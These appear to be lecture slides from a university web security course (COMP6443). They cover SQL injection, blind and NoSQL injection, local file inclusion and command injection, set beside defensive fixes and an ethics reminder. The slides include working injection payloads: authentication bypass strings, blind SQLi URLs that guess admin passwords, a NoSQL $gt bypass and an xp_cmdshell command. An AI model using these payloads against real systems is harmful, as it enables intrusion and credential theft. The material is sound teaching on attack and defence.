COMP6443 - Topic 3

Magic of Server side attacks

A NOTE ON ETHICS / LEGALITY

- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect the property of others and the university
  - Always abide by the law and university regulations
  - Be considerate of others to ensure everyone has an equal learning experience
- Always check that you have written permission before performing a security test on a system

PLEASE BE SUPER CAREFUL WHENEVER YOU'RE GENERATING NETWORK TRAFFIC

Recap

Authentication,

Sessions


Access Control


Today’s lecture

Don’t trust anyone’s Name

Today's lecture

User input → How user input is interpreted → How user input is action actioned





```
mysqli_connect_error());
}
$id = $_GET['id'];
$id = mysqli_real_escape_string($conn,$id);
$sql = "SELECT * FROM products where ID=".$id;
$result = mysqli_query($conn, $sql);

if (mysqli_num_rows($result) > 0) {
    // output data of each row
    while($row = mysqli_fetch_assoc($result)) {
        echo "ID: " . $row["ID"]. " - Name: " .
$row["name"]. " - Price: " . $row["price"]. "<br>";
```

PROBING FOR VULNS

```
‘ ” ;<lol/>../--
# `ls`
```

SQLI 101

```
select * from users where username=‘admin’ and
password=‘hunter2’ limit 1;
```

```
select * from users where username=‘admin’ and
password=‘x’ or ‘1’=‘1’ limit 1;
```

The database engine is not designed to tell the difference between code and data. As discussed - it is generally a bad idea when control and data share the same band.

SQLI IN PRACTICE

~ all hail the demo gods ~

SQLI “TELLS”: or 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘x’ OR ‘1’=‘1’;
```

Not all products meet the first condition, but ALL meet the second (1 is always equal to 1) so ALL records are returned!

```
PRODUCTS (11337 found):
Product 1
Product 2
Product 3...
```

SQLI “TELLS”: and 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘shirt’ AND ‘1’=‘1’;
```

The SAME legit record(s) should be returned as the uninjected equivalent, as the name=product condition is still met.

```
PRODUCTS (3 found):
  shirt (red)
  shirt (blue)
  shirt (green)
```

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘shirt’ AND ‘1’=‘0’;
```

Now, if NO records are now returned, we can be sure our injection is being processed.

SQLI “TELLS”: COMMENTS

```
SELECT * FROM USERS WHERE name=‘x’ -- ’ LIMIT 1;
```

Imagine if there is an unfavourable appendix on the end of a query, you can comment it out using the relevant DBMS inline comment syntax.

The above query will then instead be processed like this:

```
SELECT * FROM USERS WHERE name=‘x’;
```

Now, instead of returning one record - will return ALL records that meet the condition in the query.

EXPLORING SQLI

~ all hail the demo gods ~

Est time: ~15 mins

SQLI: FURTHER OS INTERACTION

- SELECT INTO OUTFILE / LOAD DATA INFILE
  - LOAD DATA INFILE 'data.txt' INTO TABLE db2.my_table;
  - SELECT a,b,a+b INTO OUTFILE '/tmp/result.txt' FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '"' LINES TERMINATED BY '\n' FROM test_table;
  - SELECT _utf8'Hello world!' INTO DUMPFILE '/tmp/world';
  - SELECT LOAD_FILE('/tmp/world') AS world;
- exec master.dbo.xp_cmdshell 'dtsrun -E -Sserver1 -N"Export Invoices"'
- that’s right - under certain circumstances you can directly pop a shell on a vulnerable server running MSSQL as the DBMS.

BLIND SQLI

- Blind SQLi is when you can’t directly exfiltrate data by selecting it into a column
  - You can make the database do something depending on if a condition is true
  - “Is the first letter of the password ‘a’? If yes, sleep for 5 seconds, otherwise, do nothing”
  - From this exploit primitive, build a binary search tree.
  - Dump data from the DB via error codes / time delays alone

```
SELECT PRODUCT_COLOR FROM PRODUCTS WHERE PRODUCTID=$PRODUCT
AND (SUBQUERY TRUE OR FALSE)
```

BLIND SQLI

- Boolean-Based Blind:

```
https://www.example.com/items.php?id=1' and (select 1
from users where (select password from users where
username like '%admin%' limit 0,1) like '<GUESS>%') --
```

- Time-Based Blind:

```
https://www.example.com/items.php?id=1' UNION SELECT
IF(SUBSTRING(user_password,1,1) =
CHAR(50),BENCHMARK(5000000,ENCODE('MSG','by 5
seconds')),null) FROM users WHERE user_id = 1;
```

SQLI IN REST APIS?

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '1
```

```
[{user: "admin", id: "1", firstName:"Admin"}]
```

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '2
```

```
[]
```

generally apis (ESPECIALLY APIs for mobile apps) have little if not no protection against SQLi. these are great targets for testing for SQLi.

WHAT ABOUT NOSQL?

```
db.users.find({username: username, password: password});
```

```
{ "username": {"$gt": ""}, "password": {"$gt": ""} }
```

[DEFENSIVE] PREVENTING SQLI

- SQL Injection comes from the confusion of code and data
- Parameterised queries force the SQL engine to cleanly segregate code and data

DON’T: Construct SQL Queries through string concatenation:

```
c.execute("SELECT * FROM USERS WHERE USERNAME = '" +
username + "' AND PASSWORD = '" + password + "'");
```

Instead, used parameterised queries

```
c.execute("SELECT * FROM USERS WHERE USERNAME = ? AND
PASSWORD = ?", (username, password));
```

[DEFENSIVE] PREVENTING SQLI

- Other methods to prevent SQLi:
  - SQL Escaping: Replace control characters in user input with safe substitutes
  - Stored Procedures
  - If nothing else can be used, only allow a whitelist of characters in the user input

- Most SQL Libraries for programming languages will have a way to securely execute SQL queries

[DEFENSIVE] REDUCING ATTACK SURFACE

- Application Layer
  - Handle your error messages gracefully
  - Filter user input
  - Use parameterised queries where possible
- Database Layer
  - Minimise the privilege level of your database user
  - Prevent arbitrary connections to your database server

tl;dr: trust nothing

THE MAGIC OF SQLMAP

~all hail the demo gods~

est. duration: 10 mins

Running this tool is generally not legal, unless you have explicit authorisation to test a target. Be ethical, don’t be unethical.

Local File Inclusion DEMO

~ all hail the demo gods ~

[DEFENSIVE] PREVENTING PATH TRAVERSAL

- Don’t trust a path provided by the user, it can lead to LFI
- Resolve the final path of the file and ensure it is in a safe directory

DON’T

```
open(userpath, "r")
```

DO

```
UPLOAD_DIR = "/app/uploads/"
if os.path.dirname(os.realpath(os.path.join(UPLOAD_DIR,
userpath)) != UPLOAD_DIR:
    # DIRECTORY TRAVERSAL DETECTED!
    exit()
```

COMMAND INJECTION DEMO

~ all hail the demo gods ~

[DEFENSIVE] PREVENTING CMD INJECTION

- Command Injection comes from the confusion of code and data

DON’T


```
os.system("ping " + host)
```


DO


```
subprocess.call(["ping", host])
```

Moral of the story

User input → How user input is securely interpreted → How user input is secured








```
$id = $_GET['id'];
$stmt = $conn->prepare( "SELECT * FROM product
ID=?");
$stmt->bind_param("i",$id);
$stmt->execute();
$stmt->store_result();
$num_of_rows = $stmt->num_rows;
$stmt->bind_result($id,$name,$price);
```

WEEK 4 ASSESSMENT



COMP6443 - Core Challenges	COMP6843 - Extension Challenges	Total Flags
This is the flags you will need to get for a credit • The pay-portal flag • 1 of the support flags • 3 of the bigapp flags • 1 of the feedifier flags.	The core requirements plus at least: • 4 of the bigapp flags. • 2 of the feedifier flags. • 1 of the letters flag.	This is the total flags you will need to find if you wish to receive full marks in this challenge • 1 pay-portal flag • 2 support flags • 7 of the bigapp flags • 4 Feedifier flags • 2 letter flags • 1 bfd flag • 1 gcc flag • 1 signin flag

Please call out if you get stuck.
Support one another, your tutors are here to help!

READING MATERIAL (REFERENCE)

- OWASP Input validation cheat sheet
  - https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- Pentester Lab
  - https://pentesterlab.com/exercises/from_sqli_to_shell
- SQLMap
  - https://github.com/sqlmapproject/sqlmap
- Anatomy of an attack: SQLi to Shell
  - http://resources.infosecinstitute.com/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/

THANKS FOR LISTENING TO US

RANT!

questions? slack / email